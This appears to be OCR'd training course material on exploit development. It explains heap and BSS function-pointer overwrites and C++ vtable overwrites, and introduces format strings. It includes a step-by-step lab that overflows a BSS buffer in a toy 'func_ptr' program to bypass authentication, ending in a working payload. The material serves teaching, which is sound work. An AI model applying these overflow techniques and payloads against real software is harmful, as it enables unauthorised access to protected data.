
The "Malloc Maleficarum" by Phantasmal Phantasmagoria
http://packetstormsecurity.org/papers/attack/MallocMaleficarum.txt

"Once upon a free()..." by Anonymous
http://phrack.org/issues/57/9.html



Overwriting Function Pointers

Overwriting function pointers on the heap, either in the process heap or application heaps, is a common way to gain program control. This module takes you through one such scenario. More advanced scenarios of gaining control via heap application data are shown in section 4 with the Windows OS.



Overwriting Function Pointers

OS programming and library improvements have made standard exploitation quite difficult. This doesn't mean that exploitation isn't possible. Actually, it could be said that the complacency generated by the trust in controls might offer savvy attackers more opportunities. If the low-hanging fruit is no longer available in one location, many attackers will move on to a new area. Others will work harder to obtain their goal even when faced with additional challenges. The days of automated attacks working consistently at the OS level are becoming far and few between, but this does not mean a huge number of one-off attacks are not present, as well as more advanced techniques such as Return-Oriented Programming (ROP). You have to imagine that the clever attacker does not advertise his findings and may be interested in specific targets and not world domination.

On that note, one method of attacking the process heap and BSS segments is by looking for important pointers and application data that may be overwritten. This is different than metadata attacks. Some of these pointers point to credentials, whereas others point to various read and write locations. If you can access data in reachable areas of memory that hold this type of information, you may not even need to find a way to execute shellcode or make a call to system(). It may be enough to add an entry into /etc/passwd or overwrite a UID with your own.


The BSS segment can sometimes provide good opportunities to take control of a program. The BSS segment is often writable, is static in size, takes in user values upon the initialization of a variable, and is sometimes marked as executable. All these provide for potential opportunities to exploit a program. What if a pointer is stored in the BSS after a buffer that takes in a user-supplied value? If the buffer is not protected, you may overwrite a pointer that is called and hook execution.

C++/CPP Versus C

- CPP is an object-oriented programming (OOP) language; although, OOP is not forced
- Standardized in 1998
- Many programmers consider CPP to be far more complex than C
- Introduction of Classes
  - Abstract objects to be instantiated – for example, Dog
  - Contain attributes – for example, Breed, Color, Gender
  - Methods/Functions – for example, sit(), speak(), fetch()

C++/CPP vs. C

CPP is an object-oriented programming (OOP) language standardized in 1998. It is a much newer language than C with expanded functionality. OOP is not forced but is a large part of CPP. The language is often considered more complex than C; however, many say this is due to the learning curve for C programmers to pick up CPP. There is a large increase in the number of libraries used with the language, as well as the addition of a few significant changes such as the introduction of classes. From a high level, a class is an abstract object that can be instantiated to create instance objects. Each class contains attributes and functions. If there is a class called Dog, it would contain various attributes such as Breed, Color, and Gender. It would also contain various functions or methods such as sit(), speak(), and fetch(). Multiple classes can be created, each becoming a derivative or inheriting a class of another class. OOP languages are typically more complex and abstract than non-OOP languages. CPP also heavily uses pointers, which can offer attack opportunities due to the resulting indirection.



CPP Pointers and Virtual Functions


CPP classes allow for the use of virtual functions. These functions are dynamically bound at runtime, instead of statically bound during compile-time. This can be compared to the method in which functions are resolved at runtime through the linking process. They are beneficial when a class inherited from a parent class requires different functionality. A derived class can be dynamically bound and point to the virtual function in the class instance instead of a statically bound base class. When virtual functions are used, a virtual function table (vtable or vftable) is created. There is a vtable for each class using virtual functions. Pointers inside of the vtable are dynamically populated during runtime and point to the location of the method inside a class. Each instantiated object is given a special hidden class element known as a virtual pointer, which points to the virtual function table.

Overwriting vtables

- Buffers vulnerable to overflows can potentially overwrite the vptr
  - The vptr is typically the first dword or qword in the object
- When the vptr is dereferenced, execution can be hijacked as it is attacker-controlled memory
- More often, CPP objects are replaced, such as with use-after-free attacks


Overwriting vtables

Depending on compiler optimization and reordering, a vtable may be positioned at a location in which it is susceptible to an overwrite. Just like a stack overflow, if an unsafe function is used to copy data into a buffer, the overflow may overwrite the vptr inside of an object. This could result in an attacker taking control of a process because the vptr can point to attacker-controlled memory. The vtable generation is different on each operating system and compiler. Vulnerability depends primarily on location and positioning, as well as stack protection, randomization, and other factors. CPP relies heavily on pointers; much more so than with the C programming language. More often CPP objects that are prematurely freed can be vulnerable to a use-after-free attack. In this attack, the freed object can be replaced with attacker-controlled data, accomplishing the same goal of pointing to attacker-controlled memory. We cover this in depth in 760.5.



Exercise: Exploiting the BSS Segment

This module contains an exercise that has you overwrite a pointer in the BSS segment.



Exercise: Exploiting BSS (1)

In this exercise, you work to find a vulnerability in the func_ptr program on your Red Hat virtual machine. Attempt to work through the vulnerability on your own and then progress as needed through the walkthrough.

Exercise: Exploiting BSS (2)

- The func_ptr program
- Time to overwrite a function pointer in the BSS
- Walk through this exercise on your own
- We'll go over it as a group
- Remember to try and come up with your own ideas prior to moving ahead
- Like a stack overflow, but we are overwriting a pointer in the BSS and not a return pointer on the stack

Exercise: Exploiting BSS (2)

For this next exercise, you walk through exploiting the BSS segment and overwriting a function pointer in the func_ptr program. We go over this exercise as a group shortly. Try to come up with your own solutions before moving on and reading the answers.

Exercise: Exploiting BSS (3)

- Determine if the func_ptr program is vulnerable
  - Check the programs usage

```
[deadlist@localhost deadlist]$ ./func_ptr
Usage: <Your Name> <Shared Password>
```

  - Can you trigger a segmentation fault?


```
[deadlist@localhost deadlist]$ ./func_ptr `python -c 'print"A"*100'` BBBB
Segmentation fault
```


Exercise: Exploiting BSS (3)

Determine if the func_ptr program is vulnerable. It may be a good idea to first check the program for any usage requirements, so you know what commands to issue as arguments. The first image on the slide shows the program is expecting to see your name and a shared password. You can quickly attempt to see if the program is vulnerable to an overflow by sending it a bunch of A's as the name and/or password. The following command was issued in the second image:

./func_ptr `python –c 'print"A"*100'` BBBB


This gives the program 100 A's as the name and BBBB as the group password. As you can see, the program had a segmentation fault. Now try to learn a little more about how this program works.



Exercise: Exploiting BSS (4)

By running the func_ptr program in GDB, you can learn much more about the flow of execution. If you disassemble the main() function, you see that there is a single call to the strcpy() function. No other functions seem to copy your supplied data, so it can be assumed that this is the spot where your supplied data is copied into a buffer.

A few more instructions down, inside the main() function, you see call *%eax. The asterisk tells you that the value inside the EAX register is actually a pointer. This is commonly indicative of when a function pointer is passed into EAX or another register to be called, and it is likely that this address will be the start of some function. Now set a breakpoint at the address held in EAX and see where it takes you. Use the command break *0x804847a inside of GDB.



Exercise: Exploiting BSS (5)

Run the program with "run AAAA BBBB" inside of GDB and wait until the program pauses execution at the breakpoint. By inspecting the EAX register with the command x/x $eax, you can see that the address stored in EAX is 0x8048486. Then use the command x/20i 0x8048486 to get more information about where execution is jumping. You see that the function called is funcOne. You also can quickly see that the strcmp() function is used a few instructions down inside funcOne. There are two push instructions just before the strcmp() function, which are likely the real password and your supplied password. This is noted by the reference from EBP.

Exercise: Exploiting BSS (6)

- If strcmp() results in 0, call execl()

```
0x80484a3 <funcOne+29>: push   $0x0
0x80484a5 <funcOne+31>: push   $0x80485f7
0x80484aa <funcOne+36>: push   $0x8048611
0x80484af <funcOne+41>: push   $0x8048615
0x80484b4 <funcOne+46>: call   0x80482e8 <execl>
```

```
(gdb) x/s 0x80485f7
0x80485f7 <_IO_stdin_used+211>:  "/home/deadlist/secret.txt"
(gdb) x/s 0x8048611
0x8048611 <_IO_stdin_used+237>:  "cat"
(gdb) x/s 0x8048615
0x8048615 <_IO_stdin_used+241>:  "/bin/cat"
```


Exercise: Exploiting BSS (6)

If the strcmp() function results in a zero, as tested by the test %eax,%eax instruction, the execl() function is called with multiple arguments pushed onto the stack. The execl() function requires the following format:

execl(<shell path>, arg0, file, arg1, ..., (char *)0);

By going through each of the arguments and reading the string, you can see exactly what is happening. The execl() function is using the cat command inside the /bin directory to view the file /home/deadlist/secret.txt. To view the strings, simply take the addresses that are pushed to the execl() function and use the command x/s <address>.

x/s 0x80485f7

x/s 0x8048611

x/s 0x8048615

Exercise: Exploiting BSS (7)

- We cannot access the file /home/deadlist/secret.txt

```
[deadlist@localhost deadlist]$ cat secret.txt
cat: secret.txt: Permission denied
```

- Determine the address of our buffer

```
0x804845d <main+101>:   push   $0x8049764
0x8048462 <main+106>:   call   0x8048338 <strcpy>
```



Exercise: Exploiting BSS (7)

Because you determined that by successfully authenticating to the func_ptr program you could view the secret.txt file, you can attempt to view that file directly. As you can see by issuing the command cat secret.txt from our /home/deadlist directory, access is denied. You now have your goal of reading this file. You could simply try and determine the password through by one mean or another; however, the goal of this exercise is to overwrite the function pointer so you can read the file.

You now must determine the address of where your data is copied in memory. Look at a couple of ways to do this. If you look at the instruction just before the strcpy() function is called inside of main(), you see push $0x8049764. This is likely the location in which your data will be placed. Now, look at this further on the next slide.

Exercise: Exploiting BSS (8)


- Further determining the address of our buffer and the function pointer



Exercise: Exploiting BSS (8)

Another familiar tool to help determine the location of your data after it is copied into memory is readelf. From the command line, type in the command **readelf –S ./funcptr |grep .bss** and press Enter. This gives you the section number for the BSS segment. By analyzing this section, you can see if any uninitialized variables may be of interest. You are given the result showing that 22 is the location of the .bss segment.

You can now issue the command readelf –a ./func_ptr |grep 22 and view the results. As you can see, you are given the address of 0x8049764 for buf and the address 0x8049778 for funcptr. At this point, you may have figured out that this is likely the location of the overflow and why you had a segmentation fault when entering in too long of a username. You can also see that buf has a size of 20 bytes and funcptr has a size of 4 bytes. Now move to the next slide and look at this location in memory.




Exercise: Exploiting BSS (9)

Taking the addresses 0x8049764 for buf and the address 0x8049778 for funcptr, you can see what happens in memory. Fire up GDB and set a breakpoint for the strcpy() function. This can be done simply by typing **break strcpy** inside of GDB. Next, type **run AAAA BBBB** and press Enter. When you hit the breakpoint for strcpy(), type **next**. This takes you one instruction past strcpy() inside of main(). At this point, your data should be copied to memory and the function pointer should be populated. Issue the command **x/8x 0x8049764** and press Enter. As you can see, your A's are copied into memory at this location. Also, four additional bytes are between your four A's and the location of the function pointer, which is currently pointing to 0x08048486.

At this point, you know that if you type in 24 A's, you can write over the function pointer that previously pointed to the funcOne() function. Try that to be sure, by running the program with run AAAAAAAAAAAAAAAAAAAAAAAA BBBB. As you can see, you caused a segmentation fault and can take a look at the same location in memory with the command, x/8x 0x8049764. You can see that at the address 0x8049778, the function pointer has been overwritten with 0x41414141.

Exercise: Exploiting BSS (10)

- Selecting the address of where to jump



Exercise: Exploiting BSS (10)

All we have to do now is determine the location of where we want execution to jump. By disassembling the funcOne() function again, we can see that after the string comparison, there is the instruction "test %eax,%eax." This instruction is checking to see if EAX is zero. If it is, execution will continue on past the "jump if not equal to 0 (JNE)" instruction and onto the execl() function. So again, if our password is not correct, EAX will not be zero and the program will terminate. If our password is correct we will be able to view the secret.txt file. The instruction after the "jne" instruction looks like a good spot to jump to and should allow us to bypass authentication.

* The JNE instruction checks the zero flag in the EFLAGS register to see if the result is zero. This instruction is a relative of "Jump if Not Zero" (JNZ).

Exercise: Exploiting BSS (11)

- Successful exploitation


```
[deadlist@localhost deadlist]$ ./func_ptr `python -c 'print"A"*20+"\xa3\x84
\x04\x08"'` BBBB

From: Corporate Communications
To: CXO Level Management

There will be no Bonuses for employees this Year.
Don't worry, we're still getting ours. :)

CEO
```


Exercise: Exploiting BSS (11)

Now that you have all the information you need, try and hack the program. You know that the buffer inside of the BSS segment where your data is copied to is exactly 20 bytes and that the function pointer immediately follows. You need 20 bytes of filler data and then the address of the instruction following the JNE instruction. Give it a try with


./funcptr `python –c 'print"A"*20+"\xa3\x84\x04\x08"'` BBBB

As you can see, your attack was successful, and you can view the secret.txt file.



Exercise: Exploiting BSS - The Point

The point of this exercise was to work through a vulnerability in a program that made use of the BSS segment to store variables.



Format String Attacks

In this module, you walk through how format strings are supposed to be used within the C and C++ programming languages and how they may be abused if improperly used or excluded from a function.

Format Strings (1)

- What are they?
  - Special strings that use identifiers and other parameters to format data
  - Take in C data types and print them out or write them in various formats
    - Special parameters identify how an argument should be displayed from the stack.
  - Used by the printf() family of functions
  - Most commonly used with C and C++, but other languages also use them
    - For example, Python, Perl, and PHP

Format Strings (1)

A Format String is simply a string of data to print to stdout or to a file that includes special parameters that specify how to display a variable number of arguments. For example, if we are accepting user input such as "Age" to populate an uninitialized variable, and later want to display that data to the user as an integer, we can do this with the format string %d. Another example is if we want to display the price of a product stored in memory and want to be certain it displays as a floating-point integer with a minimum width of five characters and always has two values after the decimal point. We could do this with the format string %5.2f. Multiple pieces fit into a format string, which we discuss shortly.

The C programming language requires that you define variables as a specific data type such as character (char), integer (int), and double. Format strings enable you to determine how you want this data to display or be written and are used by the printf() family of functions. They are most commonly known for their use in the C and C++ programming languages; however, they are also used by languages such as Perl, Python, PHP, and others.

Format Strings (2)

- What functions use format strings?
  - The printf() family of functions
    - **printf()** – Prints a string to standard output
    - **fprintf()** – Prints output to a file
    - **sprintf()** – Prints to a character array
    - **snprintf()** – Same as sprintf(), but enables you to limit the number of bytes written
    - **vprintf()** – Prints a string to standard output using a variable argument structure
    - There are several others in the family
  - printf stands for "print formatted"

Format Strings (2)

The printf() family of functions use format strings and are composed of the following:

printf() – Prints a string to standard output


fprintf() – Prints output to a file

sprintf() – Prints to a character array

snprintf() – Same as sprintf(), but enables you to limit the number of bytes written

vprintf() – Prints a string to standard output using a variable argument structure

Other functions in the family include vfprintf(), vsnprintf(), and vfprintf(). These also use format strings to determine how data will be written or displayed to stdout.

